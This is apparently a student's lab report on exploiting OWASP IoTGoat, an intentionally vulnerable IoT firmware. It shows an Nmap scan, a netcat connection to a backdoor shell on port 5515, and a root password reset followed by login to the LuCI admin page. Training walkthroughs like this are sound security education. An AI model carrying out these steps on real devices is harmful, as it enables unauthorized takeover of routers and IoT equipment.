


# Exploiting Report



Generated by : Charchit Subedi

Date : 2022/may/19

Time : 3:10 pm

Ip Address : 192.168.1.102

# **Content**


Pg.No

Introduction to Nmap .....	2
Use of Nmap in scanning .....	3
Exploiting Process .....	3-6
Conclusion .....	7

# Introduction to Nmap


Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).

## Use of Nmap in scanning




```
root@kali: /home/kali
# nmap -sS -p- -O -sV -T4 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-19 14:18 +0545
Warning: 192.168.1.102 giving up on port because retransmission cap hit (6).
Stats: 0:13:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth S
SYN Stealth Scan Timing: About 30.98% done; ETC: 15:02 (0:30:43 remaining)
Stats: 0:32:53 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth S
SYN Stealth Scan Timing: About 77.07% done; ETC: 15:00 (0:09:47 remaining)
Stats: 0:48:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth S
SYN Stealth Scan Timing: About 93.53% done; ETC: 15:10 (0:03:22 remaining)
WARNING: Service 192.168.1.102:5000 had already soft-matched upnp, but now s
WARNING: Service 192.168.1.102:5000 had already soft-matched upnp, but now s
Nmap scan report for 192.168.1.102
Host is up (0.024s latency).
Not shown: 64978 closed tcp ports (reset), 550 filtered tcp ports (no-respon
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Dropbear sshd (protocol 2.0)
53/tcp    open  domain   dnsmasq 2.73
80/tcp    open  http     LuCI Lua http config
443/tcp   open  ssl/http LuCI Lua http config
5000/tcp   open  upnp     MiniUPnP 2.1 (UPnP 1.1)
5515/tcp   open  unknown
65534/tcp open  telnet   BusyBox telnetd
```

# Exploiting Process




```
saugat@kali: ~  
  
(saugat💖💖💖kali)-[~]  
$ nc -nv 192.168.1.102 5515  
Ncat: Version 7.92 ( https://nmap.org/ncat )  
Ncat: Connected to 192.168.1.102:5515.  
[***]Successfully Connected to IoTGoat's Backdoor[***]  
ls  
bin  
boot  
dev  
dnsmasq_setup.sh  
etc  
lib  
mnt  
overlay  
proc  
rom  
root  
sbin  
sys  
tmp  
usr  
var  
www
```

In the above picture I have connected to the port 5515 which is open port of service using “ **netcat** “. We can see that I have successfully connected to the server using the port . I have typed ls and all the directory is seen .

A terminal window on a Kali Linux system. The prompt is 'saugat@kali: ~'. The user has entered 'cd etc' and then 'ls'. The output of 'ls' is a list of files and directories in the /etc directory: dnsmasq\_setup.sh, etc, lib, mnt, overlay, proc, rom, root, sbin, sys, tmp, usr, var, www, cd etc, ls, TZ, banner, banner.failsafe, board.d, board.json, config, crontabs, device\_info, diag.sh, dnsmasq.conf, dnsmasq.conf.bak, dnsmasq.conf.og, dnsmasq.time, dropbear, e2fsck.conf, and ethers.


```
saugat@kali: ~  
dnsmasq_setup.sh  
etc  
lib  
mnt  
overlay  
proc  
rom  
root  
sbin  
sys  
tmp  
usr  
var  
www  
cd etc  
ls  
TZ  
banner  
banner.failsafe  
board.d  
board.json  
config  
crontabs  
device_info  
diag.sh  
dnsmasq.conf  
dnsmasq.conf.bak  
dnsmasq.conf.og  
dnsmasq.time  
dropbear  
e2fsck.conf  
ethers
```

In the above figure I have go to “**etc**” folder and list the directories.

A terminal window on a Kali Linux system. The prompt is 'saugat@kali: ~'. The user has entered a script that checks for a root password and lists available services. The output shows a warning that there is no root password defined and a list of services available in /etc/init.d.

```
saugat@kali: ~  
[ -x /usr/bin/ldd ] || ldd() { LD_TRACE_LOADED_OBJECTS=1 $*; }  
[ -n "$FAILSAFE" ] || {  
    for FILE in /etc/profile.d/*.sh; do  
        [ -e "$FILE" ] && . "$FILE"  
    done  
    unset FILE  
}  
if ( grep -qs '^root::' /etc/shadow && \  
    [ -z "$FAILSAFE" ] )  
then  
    cat << EOF  
=== WARNING! =====  
There is no root password defined on this device!  
Use the "passwd" command to set up a new password  
in order to prevent unauthorized SSH logins.  
-----  
EOF  
fi  
service() {  
    [ -f "/etc/init.d/$1" ] || {  
        echo "service ""$1"" not found, the following services are available:"  
        ls "/etc/init.d"  
        return 1  
    }  
    /etc/init.d/$@  
}  
passwd  
Changing password for root  
New password:
```

In the above picture I have opened the “Profile “ using cat command and when I opened the profile file I have seen that “**There is no root Password defined** “ so I have typed the “**passwd** “ command and I have changed the password to “**kali** “.



In the above picture I have set the password to “**kali** “ and hit to login.

May 19 3:36 PM 100 %

OWASP IoTGoat x +

Not secure | https://192.168.1.102/cgi-bin/luci/

IoTGOAT Status System Services Network IoTGoat Logout AUTO REFRESH ON

### Status

#### System

Hostname	IoTGoat
Model	VMware, Inc. VMware Virtual Platform
Architecture	Intel(R) Core(TM) i5-3210M CPU @ 2.50GHz
Firmware Version	OpenWrt 18.06.2 r7676-cddd7b4c77 / LuCI openwrt-18.06 branch (git-19.020.41695-6f6641d)
Kernel Version	4.14.95
Local Time	Thu May 19 09:52:27 2022
Uptime	3h 22m 4s
Load Average	0.06, 0.11, 0.11

#### Memory

Total Available	2029892 kB / 2066424 kB (98%)
Free	2020324 kB / 2066424 kB (97%)
Buffered	9568 kB / 2066424 kB (0%)

Boom \*\*\*\*\*

We have successfully entered into the administrator in web page.

# Conclusion

Hence we can say that the IOT is vulnerable , and any one can change the password using port 5515 ,and can access the administrative permission.